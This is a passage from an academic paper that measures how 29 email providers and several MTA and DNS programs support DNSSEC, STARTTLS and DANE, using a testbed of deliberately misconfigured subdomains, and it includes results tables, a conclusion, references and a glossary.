from 2013 [43] to rank the email domains based on popularity and choose the top 25 providers. We also add recent popular email service providers: `protonmail.com`, `tutanota.com`, `zoho.in`, `fastmail.com`, and `runbox.com`. In total, we have 29 popular email service providers that cover 83 million email addresses (54%) in the Adobe database. The list of the email service providers is shown in Table 3. In the following, we describe the details of our measurement methodology.

Experiment Setup The goal of the experiments is to investigate how popular email service providers, as SMTP clients, properly support DANE. To do so, we first purchase a second-level domain name (e.g., `foo.com`) as an SMTP server in our testbed, which is configured to fully support DNSSEC by uploading `DS` records to its top-level domain, the `.com` zone. We use BIND [2] to run our authoritative DNS server, which has DNS/DNSSEC records for 15 different subdomains. Also, we use Postfix [65] as our SMTP server. We configure the SMTP server to support STARTTLS and enable the Server Name Indication (SNI) [14] extension to serve different certificates for individual subdomain names. Note that the SMTP clients (i.e., 29 email service providers) already support these functions. We test 15 subdomains mapped to different `MX` records; 14 subdomains are configured to test a different combination of DNSSEC, STARTTLS, and DANE misconfigurations, while one subdomain is correctly configured.[11]

[11] To avoid any potential caching issues at intermediate resolvers, we set the TTL values of `MX` and `TLSA` records to one second; however, if some email service providers would happen to send DNS queries to the exact same resolver (e.g., one of the multiple upstream resolvers behind Google DNS), it could ignore our TTL value, which would interfere with our experiment results. To minimize this potential issue, we tested all email service providers at least 5 times over a month to make sure they perform consistently.

We then proceed as follows as illustrated in Figure 9.

1. For each email service provider (e.g., `gmail.com`), we first set up an account as an email sender (e.g., `sender@gmail.com`).
2. For each transmission of an email, we pick one of the 15 testbed subdomains (e.g., `dnssec-invalid-rrsig.foo.com`) to which an email is sent by an email service provider (`sender@gmail.com`).
3. The email service provider first looks up an `MX` record of the testbed subdomain by sending a DNS request to its DNS resolver, which ultimately forwards to our authoritative DNS server. Thus, we can learn the IP address of the resolver on which the email service provider relies.
4. If the incoming DNS request from the resolver does not set the `DO` bit, it indicates that the resolver does not support DNSSEC.
5. As we wish to see whether DANE is enabled in the email service provider (and its DNS resolver), we check if the DNS resolver also makes a DNS request for `TLSA` records.
6. We then check if the email service provider (as an SMTP client) successfully (1) initiates an SMTP connection to our destination email server, and (2) sends the STARTTLS command. If so, our DNS server provides a valid or invalid certificate (depending on the requested subdomain name). In case of an invalid certificate, we observe if the email service provider still continues to establish the TLS connection.
7. Finally, we check if the email has been successfully delivered to our email server. If our email server fails to receive the email sent to a misconfigured test subdomain, it means that the email service provider (and its DNS resolver) has correctly validated the misconfigured subdomain, and decided not to send the email.

Experiment Configurations At first glance, measuring whether an email service provider (i.e., SMTP client) correctly supports DANE seems trivial. We can configure our DNS server to support DNSSEC and to serve `TLSA` records. Also, the destination email server (i.e., SMTP server) is configured to support STARTTLS with a certificate for each subdomain name; note that some certificates are inconsistent with the `Certificate Association Data` values in their corresponding `TLSA` records depending on the misconfiguration settings. Then, the SMTP client will send an email to the SMTP server; we will check whether the email is successfully received. This may be sufficient for studying email service providers at a coarse granularity. However we still would not understand which protocols are (not) supported, or which mechanisms are (in)correctly implemented. To understand the fine-grained behavior of every email service provider, we

have to test each protocol separately by *incorrectly configuring only one* of the DANE-related protocols while keeping the others correctly configured. To this end, we configure our test subdomains and their email servers as follows:

- DNSSEC: The DNS resolver of an email service provider *must* support DNSSEC to check the integrity and authenticity of `TLSA` records. In order to examine whether the DNS resolver validates DNS responses correctly using DNSSEC, we first introduce four different misconfigured subdomains whose `MX` records have missing, incorrect, or expired `RRSIG`s, or missing `DNSKEY`s. Then the email service provider sends an email to each of the four subdomains. We finally check whether the email has been successfully received.
  Typically, SMTP clients (i.e., email service providers) that require DNS lookups outsource DNSSEC validation to their DNS resolvers; DNSSEC-supporting resolvers fetch and validate DNS responses *on behalf of* their clients. If a DNS response is invalid, the DNS resolver returns a `SERVFAIL` response to the SMTP client. Otherwise, it forwards the DNS response to the SMTP client and sets the `Authenticated Data (AD)` bit in the response.
  In some cases, the DNS resolver that an SMTP client uses resides outside its own administrative domain (e.g., it uses a public DNS resolver like Google Public DNS [31]). We examine whether the DNS resolver is managed by a third party such as a public DNS resolver using a WHOIS lookup (e.g., its AS number). The reason we do this is that a man-in-the-middle attacker may interfere in the DNS lookup process towards a resolver outside of the SMTP client's administrative domain. For this reason, the DANE standard strongly recommends against the use of external DNS resolvers ([38], section 8.3).
- STARTTLS: The SMTP client must send the `STARTTLS` command to the destination email server (i.e., SMTP server) to fetch and validate the SMTP server's certificate. Thus, we make the SMTP client authenticate the SMTP server (before sending an email) and check if it sends the `STARTTLS` command after negotiating an SMTP connection with the SMTP server. Our SMTP server presents an invalid certificate, and we will check whether the SMTP client validates it. To this end, the DNS server does not provide the corresponding `TLSA` records. The SMTP server intentionally serves a PKIX-invalid certificate such as an expired or self-signed one, or a certificate whose `Common Name` is not consistent with the one in the `MX` record. Upon receipt of the certificate, the SMTP client either (i) detects the invalid certificate (and the SMTP connection is terminated), or (ii) accepts the invalid certificate without any authentication (thus the SMTP connection is established). Since the STARTTLS RFC [37] does not specify what a client should do for an invalid certificate, it is totally up to the implementation of the SMTP client. We then check whether the email has been successfully received, which means the SMTP client fails to validate certificates.
- DANE: Finally, we investigate whether email service providers have deployed DANE validation and whether they do so correctly. To this end, we introduce four incorrectly configured subdomains; the `TLSA` records of the four subdomains each have a wrong (1) `Certificate Usage`, (2) `Selector`, (3) `Matching Type`, or (4) `Certificate Association Data` that does not match the presented certificate.[12] Before the SMTP client sends the email, we also check (1) if its DNS resolver also has resolved a `TLSA` record from our authoritative DNS server, (2) if it initiates an SMTP connection with the `STARTTLS` command, (3) if it terminates connection after the SMTP server presents a misconfigured certificate, and (4) if it performs the validation of `TLSA` records, and (5) if it detects the `Certificate Association Data` in the `TLSA` record(s) is inconsistent with the SMTP server's certificate.

Experiment results From the experiments, we observe (1) how the email service providers deploy DNSSEC, STARTTLS, and DANE, and (2) if the corresponding protocols are correctly implemented.

First, we observe that 4 out of 29 email providers (`excite.com`, `gmail.com`, and `gmail inbox`, and `outlook.com`) use DNS resolvers that do not support DNSSEC explicitly by sending DNS requests without setting the `DO` bit. Interestingly, we found that `google.com` and `gmail inbox` have tried to fetch `MTA-STS` records [53]; note that `MTA-STS` is an alternative to DANE to authenticate destination email servers. As they cannot check the integrity and authenticity of the `MTA-STS` records, however, they are vulnerable to man-in-the-middle attacks [53], which can manipulate or drop `MTA-STS` lookups or redirect them to a wrong destination mail server. Among the 26 email service providers whose DNS resolvers enable the `DO` bit, *only seven email service providers* fetch `DNSKEY`s and `DS` records. It is a serious issue that the 19 email service providers do not fetch `DNSKEY`s and `DS` records even if the `DO` bit is set. Thus, 23 (i.e., 4 + 19) email service providers are still susceptible to DNS poisoning attacks. This result is in line with the recent study [22], which showed that 82% of the DNS resolvers managed by local ISPs actually do not perform DNSSEC validation. Even more alarmingly, of the seven email service providers that do fetch `DNSKEY`s and `DS` records, we find that three email providers (`mynet.com`, `sapo.pt`, and `sina.com`) explicitly disable DNSSEC validation by setting the `CD` bit. Thus, their resolvers incur the communications overhead for DNSSEC responses including `DNSKEY`s and `DS` records, whose sizes are much larger (by a factor of $6\times \sim 12\times$) than those of DNS (i.e., non-DNSSEC) responses [81], but do not bother to validate the results. Finally, we observe

[12] All other settings such as DNSSEC and STARTTLS are correct.

Mail Provider	DNSSEC					STARTTLS				DANE						
	DO bit	Requested		Valid-ation	Same Op.	Cmd. Sent	Correctly Rejected			TLSA		No Cert	Correctly Rejected Wrong			
		DNSKEY	DS				Expired Cert	Self Signed	CN Unmatch	Pub.	Req.		Usage	Selector	Match	Cert
mail.com	✓	✓	✓	✓	✓	✓	✗	✗	✗	✓	✓	✓	✗	✓	✓	✓
comcast.net	✓	✓	✓	✓	✓	✓	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓
gmx.com	✓	✓	✓	✓	✓	✓	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓
tutanota.com	✓	✓	✓	✓	✗	✓	✗	✗	✗	✓	✓	✓	✗	✓	✓	✓
mynet.com	✓	✓	✓	✗	✗	✓	✗	✗	✗	✗	✗	-	-	-	-	-
sapo.pt	✓	✓	✓	✗	✗	✓	✗	✗	✗	✗	✗	-	-	-	-	-
sina.com	✓	✓	✓	✗	✗	✗	-	-	-	✗	✗	-	-	-	-	-
protonmail.com	✓	✗	✗	✗	✗	✓	✗	✗	✗	✓	✗	-	-	-	-	-
aol.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
fastmail.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
freemail.hu	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	-	-	-	-	-
mail.ru	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
naver.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
rediffmail.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
yahoo.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
zoho.in	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	-	-	-	-	-
daum.net	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
interia.pl	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
inbox.lv	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
icloud.com	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
runbox.com	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	-	-	-	-	-
seznam.cz	✓	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
o2.pl	✓	✗	✗	✗	✓	✗	-	-	-	✗	✗	-	-	-	-	-
wp.pl	✓	✗	✗	✗	✓	✗	-	-	-	✗	✗	-	-	-	-	-
sohu.com	✓	✗	✗	✗	✗	✗	-	-	-	✗	✗	-	-	-	-	-
t-online.de	✓	✗	✗	✗	✓	✗	-	-	-	✗	✗	-	-	-	-	-
excite.com	✗	✗	✗	✗	✓	✗	-	-	-	✗	✗	-	-	-	-	-
gmail.com	✗	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-
outlook.com	✗	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	-	-	-	-	-

Table 3: Table showing the top 29 popular email providers' support for DNSSEC, STARTTLS, and DANE; if email providers do not support STARTTLS, we do not test if they accept an expired, self-signed, `Common Name` mismatched certificate (hence the –). Similarly, if they do not fetch `TLSA` records we also do not test if they accept the wrong `TLSA` records (hence the –).

that 9 out of 29 mail service providers use DNS resolvers outside their own network, which makes them vulnerable to man-in-the-middle attacks (Same Op. column in Table 3).

Second, we also observe that 24 out of the 29 mail service providers support STARTTLS; this is in line with a prior study [30], which showed that 81.8% of Alexa 1M domains support STARTTLS. However, we find that *none* of the 24 email service providers correctly verify presented certificates; they successfully complete the TLS handshake even though destination email servers present expired or self-signed certificates, or even certificates whose `Common Name` fields are inconsistent with their corresponding `MX` records. We believe this is due to the lack of specifying what to do in case of invalid certificates in STARTTLS [37]. This result is also in line with prior work [30] that studied the STARTTLS support of popular email service providers; only 52% of popular email servers present *valid certificates*. However, our results suggest that popular email service providers never authenticate the certificates of the counterparts, which strongly motivates the need to deploy DANE for securing incoming and outgoing emails.

Third, we find that only four email service providers (`mail.com`, `comcast.net`, `gmx.com`, `tutanota.com`) actually fetch `TLSA` records. Fortunately, we find that these four email service providers correctly reject `TLSA` records if their `Selector`, `Matching Type`, or `Certificate Association Data` field is not valid. Equally, they also refuse to connect if our test server refuses to initiate a TLS connection (No Cert column). However, we observe that `mail.com`, `tutanota.com` do not check whether the `Certificate Usage` value of the `TLSA` record is consistent with the certificate. That is, we present a self-signed certificate through STARTTLS, but the `TLSA` record sets its `Certificate Usage` to `PKIX-EE`. Given that self-signed certificates can never be PKIX valid, they should have rejected the invalid certificates during the TLS handshake. There are two possible hypotheses for this; they might (1) ignore a `TLSA` record whose `Certificate Usage` is either `PKIX-TA` or `PKIX-EE` (as these usages are not recommended [28]), or (2) skip the PKIX certificate validation except for checking the `Certificate Association Data`. To test our hypothesis, we introduce another subdomain that serves a `TLSA` record with the `PKIX-EE` usage and with a wrong `Certificate Association Data`. Thus, if they ignore the entire `TLSA` record, then our certificate would be accepted and the email would be delivered successfully; if they skip the PKIX validation, the invalid certificate would be rejected, thus the email would not be transmitted. From the additional experiment, we find that the email is not transmitted to this subdomain, implying that two mail servers currently skip the PKIX validation except for checking the `Certificate Association Data`.

6.2 Popular MTAs and DNS software

To deploy DANE in the SMTP protocol at a larger scale, the software of Mail Transfer Agents (MTAs) and DNS resolvers/servers *must* be correctly implemented. If email service providers wish to support DANE, (1) the software of their DNS servers and DNS resolvers must be able to understand TLSA records and to support DNSSEC to validate DNS responses, and (2) their SMTP software must look up and validate TLSA records along with the corresponding certificates. More specifically, sending MTAs (i.e., SMTP clients) must be able to (1) look up TLSA records by themselves, or use their DNS resolvers to look up and validate TLSA records, (2) send the STARTTLS command to receiving MTAs (i.e., SMTP servers), and (3) validate the certificates of the receiving MTAs with the corresponding TLSA records. The receiving MTAs must (1) deploy DNS servers that can serve TLSA records and support DNSSEC to sign their DNS records, and (2) support STARTTLS to present their certificates consistent with the TLSA records.

However, it remains unclear whether the MTA and DNS software achieves the above objectives [39]. In this section, we examine whether the popular MTA and DNS software correctly supports DANE from two perspectives:

- DANE for outgoing emails: Unlike other SMTP extensions that impose responsibilities on receiving MTAs to authenticate sending MTAs (e.g., SPF, DKIM, and DMARC), DANE requires the sending MTAs and their DNS resolvers to execute the following tasks: (1) fetch the receiving MTA's certificate through STARTTLS, and (2) verify the certificates with their TLSA records. Thus, we first examine whether popular SMTP software supports STARTTLS for their outgoing emails, sends TLSA requests, and verifies the fetched certificates. Additionally, we also check whether the SMTP software resolves DNS records by itself (thus an SMTP client becomes a recursive resolver), or relies on DNS resolvers to look up DNS records on its behalf (thus an SMTP client becomes a stub resolver). As discussed in subsection 6.1, if the SMTP client software looks up TLSA records, it is recommended to resolve the DNS records by itself to block man-in-the-middle attacks. For the MTA software leveraging external recursive resolvers, we also check whether the popular DNS software understands TLSA records and supports DNSSEC as a recursive resolver.
- DANE for incoming emails: It is relatively easy to enable DANE for incoming emails. The MTA software needs to enable STARTTLS and its DNS server needs to serve TLSA records that are signed correctly and consistent with the certificate.

Selecting popular MTA and DNS software To obtain a list of popular open source MTA programs, we refer to a prior study that showed four popular MTAs (Exim, Postfix, Sendmail, Exchange[13]), together had a 61% market share in 2015 [30]. To obtain a list of popular open source DNS programs, we refer to prior work [54] that identified DNS software programs running on second-level domains for the .com, .net, .org TLDs. In total, we investigated ten DNS software programs.

MTA Software	SMTP as a Client				SMTP Server
	DNS Resolver	START-TLS	TLSA records Req.	TLSA records Valid.	START-TLS
Postfix 3.4.7 [65]	Stub	✓	✓	✓	✓
Exim 4.92.3 [4]	Stub	✓	✓	✓	✓
sendmail 8.15.2 [71]	Stub	✓	✗	-	✓
Exchange Server 2019 [3]	Stub	✓	✗	-	✓

Table 4: Experiment results on four popular SMTP software implementations of their support for STARTTLS and DANE.

DNS Software	DNS Auth.	DNS Recursive	Support DNSSEC	Support TLSA
BIND9 9.14.7 [2]	✓	✓	✓	✓
PowerDNS 4.2.0 [9]	✓	✓	✓	✓
Microsoft DNS [7]	✓	✓	✓	✓
Simple DNS Plus 8.0.110 [10]	✓	✓	✓	✓
NSD 4.2.2 [8]	✓	✗	✓	✓
KnotDNS 2.9.0 [5]	✓	✗	✓	✓
YADIFA 2.3.9 [11]	✓	✗	✓	✓
djbdns 1.05 [84]	✓	✓	✗	✗
MaraDNS 3.4.01 [6]	✓	✓	✗	✗
posadis 0.60.6 [63]	✓	✓	✗	✗

Table 5: Experiment results on ten popular DNS software implementations of DNSSEC and DANE (TLSA records). Among them, seven implementations support both protocols correctly.

Results Our results are summarized in Table 4 and Table 5; we make the following observations. *First*, we note that all of the SMTP programs rely on external recursive resolvers to resolve TLSA records[14]. Considering that a stub resolver can check the authenticity of TLSA records only by the AD bit set by its recursive resolver, a sending MTA may wish to install its own recursive resolver supporting DNSSEC and DANE (Table 5) to verify the DNS records by itself, thereby reducing the attack vectors.

Second, we notice that all of the MTA programs support STARTTLS for both incoming and outgoing emails. However, we find that only Exim and Postfix support DANE.

Third, focusing on the DNS software, we find that seven of the tested DNS programs support DNSSEC. Thus, receiving MTAs (i.e., SMTP servers) that wish to assure the authenticity of their identities and guarantee the confidentiality of email transport, can easily deploy DANE by serving signed TLSA records. However, we find three DNS programs cannot fetch TLSA records yet. Thus the receiving MTAs outsourcing their DNS lookups to those resolvers cannot authenticate sending MTAs even if they use the DANE-supporting MTA software.

[13] This is not open source, but commercial software running on Microsoft Windows Server.

[14] However, we learned that some commercial SMTP programs look up DNS records by themselves such as Cisco's Async OS Email Security Appliance [1]

6.3 Summary

In summary, DANE support in practice is poor among 29 popular email service providers: only five of them support DANE for incoming emails and four of them support DANE for outgoing emails. Among the four email service providers supporting DANE for both incoming and outgoing emails, one relies on external DNSSEC-aware resolvers, which might be vulnerable to MITM attacks. On the bright side, DANE support in the popular MTA and DNS programs is pervasive; all MTAs support STARTTLS for incoming emails, and two of them validate the presented certificates with their `TLSA` records for outgoing emails. Also, seven DNS programs support both DNSSEC and `TLSA` records; as to the others not supporting DNSSEC and DANE, the latest versions of `djbdns` and `posadis` were released more than 15 years ago [12, 64], and MaraDNS does not support DANE yet despite being updated recently. Thus, we believe that the administrators of those email service providers that do not support DANE yet can easily support DANE by updating and configuring MTA and DNS software.

7 Conclusion

This paper presents a longitudinal and comprehensive study of the DANE ecosystem in SMTP—encompassing 178M second-level domains and 29 popular email service providers to understand the security implications of how DANE is (mis)managed. We found that (1) DANE deployment is scarce but increasing, (2) more than one third of all the `TLSA` records cannot be validated due to missing or incorrect DNSSEC records, and (3) 14% of the certificates are inconsistent with their `TLSA` records. On the SMTP client side, we measured 29 popular email service providers to understand how they support DANE; we found only four of them support DANE for both outgoing and incoming emails, and one email service provider does so only for incoming emails. We also tested four MTA and ten DNS software programs, and found that two of the MTA and seven of the DNS programs support DANE correctly, which implies that the administrators willing to deploy DANE would not find any operational challenges.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Paul Pearce, for their helpful comments. This research was supported in part by NSF grants CNS-1850465 and CNS-1901090, an Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government(MSIT) (No.2016-0-00160,Versatile Network System Architecture for Multi-dimensional Diversity), SURFnet Research on Networks and EU H2020 CONCORDIA (#830927).

References

[1] AsyncOSEmailSecurityAppliance. https://www.cisco.com/c/ko_kr/products/security/email-security-appliance/index.html.

[2] BIND9. https://www.isc.org/bind/.

[3] ExchangeServer. https://docs.microsoft.com/ko-kr/Exchange/exchange-server?view=exchserver-2019.

[4] Exim. https://www.exim.org/.

[5] KnotDNS. https://www.knot-dns.cz/.

[6] MaraDNS. https://maradns.samiam.org/.

[7] MicrosoftDNS. https://docs.microsoft.com/ko-kr/windows-server/networking/dns/dns-top.

[8] NSD. https://www.nlnetlabs.nl/projects/nsd/about/.

[9] PowerDNS. https://www.powerdns.com/downloads.html.

[10] SimpleDNSPlus. https://simpledns.com/.

[11] YADIFA. https://www.yadifa.eu/.

[12] djbdns 1.05 Release. https://github.com/abh/djbdns/blob/master/CHANGES.

[13] STARTTLS en DANE. 2016. https://www.forumstandaardisatie.nl/standaard/starttls-en-dane.

[14] D. E. 3rd. Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066, IETF, 2011.

[15] C. Arthur. DigiNotar SSL certificate hack amounts to cyberwar, says expert. *The Guardian*. http://www.theguardian.com/technology/2011/sep/05/diginotar-certificate-hack-cyberwar.

[16] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. DNS Security Introduction and Requirements. RFC 4033, IETF, 2005. http://www.ietf.org/rfc/rfc4033.txt.

[17] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Protocol Modifications for the DNS Security Extensions. RFC 4035, IETF, 2005. http://www.ietf.org/rfc/rfc4035.txt.

[18] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. Resource Records for the DNS Security Extensions. RFC 4034, IETF, 2005. http://www.ietf.org/rfc/rfc4034.txt.

[19] BSI TR-03108-1: Secure E-Mail Transport. 2016. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR03108/TR03108-1.pdf.

[20] D. Crocker, T. Hansen, and M. Kucherawy. DomainKeys Identified Mail (DKIM) Signatures. RFC 6376, IETF, 2011. http://www.ietf.org/rfc/rfc6376.txt.

[21] T. Chung, D. Choffnes, and A. Mislove. Tunneling for Transparency: A Large-Scale Analysis of End-to-End Violations in the Internet. *IMC*, 2016.

[22] T. Chung, R. van Rijswijk-Deij, B. Chandrasekaran, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. A Longitudinal, End-to-End View of the DNSSEC Ecosystem. *USENIX Security*, 2017.

[23] T. Chung, R. van Rijswijk-Deij, D. Choffnes, A. Mislove, C. Wilson, D. Levin, and B. M. Maggs. Understanding the Role of Registrars in DNSSEC Deployment. *IMC*, 2017.

[24] Certmgr - Mono Certificate Manager. http://manpages.ubuntu.com/manpages/bionic/man1/certmgr.1.html.

[25] Check a DANE TLS Service. https://www.huque.com/bin/danecheck.

[26] Comcast supporting outbound DANE. https://www.internetsociety.org/blog/2017/08/comcast-supporting-outbound-dane/.

[27] V. Dukhovni and W. Hardaker. SMTP Security via Opportunistic DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS). RFC 7672, IETF, 2015.

[28] V. Dukhovni and W. Hardaker. The DNS-Based Authentication of Named Entities (DANE) Protocol: Updates and Operational Guidance. RFC 7671, IETF, 2015.

[29] V. Dukhovni. NEWSFLASH: DANE TLSA records published for web.de. 2016. https://mailarchive.ietf.org/arch/msg/dane/KWMzQLebCeOSgDXhtFAat5NMD60.

[30] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman. Neither Snow Nor Rain Nor MITM ... An Empirical Analysis of Email Delivery Security. *IMC*, 2015.

[31] W. B. De Vries, R. van Rijswijk-Deij, P.-T. de Boer, and A. Pras. Passive Observations of a Large DNS Service: 2.5 Years in the Life of Google. *Network Traffic Measurement and Analysis Conference (TMA)*, 2018.

[32] DANE SMTP Validator. https://dane.sys4.de/.

[33] DNSSEC Deployment Report. https://rick.eng.br/dnssecstat/.

[34] DNSSECDeploymentStatistics. https://stats.dnssec-tools.org/.

[35] I. Foster, J. Larson, M. Masich, A. C. Snoeren, S. Savage, and K. Levchenko. Security by Any Other Name: On the Effectiveness of Provider Based Email Security. *CCS*, 2015.

[36] H. Hu and G. Wang. End-to-End Measurements of Email Spoofing Attacks. *USENIX Security*, 2018.

[37] P. Hoffman. SMTP Service Extension for Secure SMTP over Transport Layer Security. IETF RFC 3207, IEFT, 2002.

[38] P. Hoffman and J. Schlyter. The DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS) Protocol: TLSA. RFC 6698, IETF, 2012.

[39] S. Huque. Whither DANE? 2019. https://indico.dns-oarc.net/event/31/contributions/707/attachments/682/1125/whither-dane.pdf.

[40] HSTS Preload List. https://opensource.google.com/projects/hstspreload.

[41] J. H. C. Jackson and A. Barth. HTTP Strict Transport Security (HSTS). RFC 6797, IETF, 2012.

[42] D. Kaminsky. It's the End of the Cache as We Know It. Black Hat, 2008. https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Kaminsky/BlackHat-Japan-08-Kaminsky-DNS08-BlackOps.pdf.

[43] D. Kocieniewski. Adobe Announces Security Breach. *The New York Times*, 2013. https://www.nytimes.com/2013/10/04/technology/adobe-announces-security-breach.html.

[44] M. Kucherawy and E. Zwicky. Domain-based Message Authentication, Reporting, and Conformance (DMARC). RFC 7489, IETF, 2015. https://tools.ietf.org/html/rfc7489.

[45] S. Kitterman. Sender Policy Framework (SPF) for Authorizing Use of Domains in Email. RFC 7208, IETF, 2014. https://tools.ietf.org/html/rfc7208.

[46] W. Kumari, O. Gudmundsson, and G. Barwood. Automating DNSSEC Delegation Trust Maintenance. RFC 7344, IETF, 2014.

[47] A. Langley. Why not DANE in browsers. 2015. https://www.imperialviolet.org/2015/01/17/notdane.html.

[48] B. Laurie, A. Langley, and E. Kasper. Certificate Transparency. RFC 6962, IETF, 2013. http://www.ietf.org/rfc/rfc6962.txt.

[49] T. Le, R. V. Rijswijk-Deij, L. Allodi, and N. Zannone. Economic Incentives on DNSSEC Deployment: Time to Move from Quantity to Quality. *NOMS*, 2018.

[50] W. Lian, E. Rescorla, H. Shacham, and Stefan. Measuring the Practical Impact of DNSSEC Deployment. *USENIX Security*, 2013.

[51] A.-M. E. Löwinder. DNSSEC Deployment in Sweden: How Do We Do It? ICANN50, 2014. https://london50.icann.org/en/schedule/wed-dnssec/presentation-dnssec-deployment-sweden-25jun14-en.pdf.

[52] Let's Encrypt. https://letsencrypt.org.

[53] D. Margolis, M. Risher, G. Inc., B. Ramakrishnan, O. Inc., A. Brotman, C. Inc., J. Jones, and M. Inc. SMTP MTA Strict Transport Security (MTA-STS). IETF, 2018.

[54] D. Moore. DNS server survey. http://mydns.bboy.net/survey/.

[55] P. Mockapetris. Domain Names - Concepts and Facilities. RFC 1034, IETF, 1987.

[56] M.Shore, R. Barnes, S. Huque, and W. Toorop. A DANE Record and DNSSEC Authentication Chain Extension for TLS draft-ietf-tls-dnssec-chain-extension-07. IETF, 2018.

[57] Massive growth in SMTP STARTTLS deployment. https://www.facebook.com/notes/protect-the-graph/massive-growth-in-smtp-starttls-deployment/1491049534468526.

[58] Mozilla piles on China's SSL cert overlord: We don't trust you either. http://bit.ly/1GBPwfG.

[59] New incentives for security standards DNSSEC and DANE. 2019. https://www.sidn.nl/en/news-and-blogs/new-incentives-for-security-standards-dnssec-and-dane.

[60] OpenINTEL. https://www.openintel.nl/.

[61] OpenSSL. https://www.openssl.org/.

[62] I. Petrov, D. Peskov, G. Coard, T. Chung, D. Choffnes, D. Levin, B. M. Maggs, A. Mislove, and C. Wilson. Measuring the Rapid Growth of HSTS and HPKP Deployments. University of Maryland, 2017. http://www.cs.umd.edu/content/measuring-rapid-growth-hsts-and-hpkp-deployments.

[63] Posadis. http://posadis.sourceforge.net/.

[64] Posadis 0.60.6 Release. http://posadis.sourceforge.net/release/041225.

[65] Postfix. http://www.postfix.org/.

[66] Z. Ramzan and C. Wuest. Email Spoofing Attack statistics. *CEAS*, 2007.

[67] Registrar Scorecard yields great results. 2019. https://www.sidn.nl/en/news-and-blogs/registrar-scorecard-yields-great-results.

[68] Q. Scheitle, T. Chung, J. Hiller, O. Gasser, J. Naab, R. van Rijswijk-Deij, O. Hohlfeld, R. Holz, D. Choffnes, A. Mislove, and G. Carle. A First Look at Certification Authority Authorization (CAA). *CCR*, 48(2), 2018.

[69] R. Sean and M. van der Meer. The state of Start-TLS. 2014. https://caldav.os3.nl/_media/2013-2014/courses/ot/magiel_sean2.pdf.

[70] S. Son and V. Shmatikov. The hitchhiker's guide to DNS cache poisoning. *Security and Privacy in Communication Networks*, Springer, 2010.

[71] Sendmail. https://www.proofpoint.com/us/open-source-email-solution.

[72] Support for DNSSEC/DANE/TLSA validation. https://bugzilla.mozilla.org/show_bug.cgi?id=1479423.

[73] The Spamhaus Project. https://www.spamhaus.org/.

[74] The current state of SMTP STARTTLS deployment. https://www.facebook.com/notes/protect-the-graph/the-current-state-of-smtp-starttls-deployment/1453015901605223/.

[75] Trustwave to escape 'death penalty' for SSL skeleton key. 2012. http://bit.ly/1RbPlNe.

[76] Unbound. https://nlnetlabs.nl/projects/unbound/about/.

[77] Update on stats 2019-10. 2019. https://mail.sys4.de/pipermail/dane-users/2019-November/000534.html.

[78] A. Veenman. SIDN extends DNSSEC discount until July 1, 2018. 2014. https://www.ispam.nl/archives/38957/sidn-verlengt-dnssec-kortingsregeling-tot-1-juli-2018/.

[79] N. L. M. van Adrichem, N. Blenn, A. R. Lúa, X. Wang, M. Wasif, F. Fatturrahman, and F. A. Kuipers. A measurement study of DNSSEC misconfigurations. *Sec. Info.*, 4(8), 2015.

[80] R. van Rijswijk-Deij, M. Jonker, A. Sperotto, and A. Pras. A High-Performance, Scalable Infrastructure for Large-Scale Active DNS Measurements. *IEEE Journal on Selected Areas in Communications*, 34(6), 2016.

[81] R. van Rijswijk-Deij, A. Sperotto, and A. Pras. DNSSEC and Its Potential for DDoS Attacks (A Comprehensive Measurement Study). *IMC*, 2014.

[82] P. Wouters and O. Gudmundsson. Managing DS Records from the Parent via CDS/CDNSKEY. RFC 8078, IETF, 2017.

[83] L. Zhu, D. Wessels, A. Mankin, and J. Heidemann. Measuring DANE TLSA Deployment. *TMA*, 2015.

[84] djbdns. http://cr.yp.to/djbdns.html.

A Terminology

In this section, we provide a glossary of terms and their definitions.

Simple Mail Transfer Protocol (SMTP) is a protocol for internet electronic mail transmission. Mail servers (or Mail Transfer Agent) use SMTP to send and receive emails.

`MX` record is a DNS record to specify which mail servers are willing to act as a mail exchange for the associated domain.

Mail Transfer Agent (MTA) is a software that transfers email messages; it receives incoming emails from sources and delivers outgoing emails to their destinations.

Domain Name System (DNS) is a hierarchical and decentralized naming system for computers or other resources connected to the Internet. It associates various resources (e.g., IP addresses) with domain names.

Top-Level Domains (TLDs) are domains under the root zone in DNS. A second-level domain name comes after the dot such as `.com` and `.se`.

Country Code Top-Level Domain (ccTLD) is one of the categories of TLD, which is reserved for a country or territory identified with a country code such as `.se`, `.nl`.

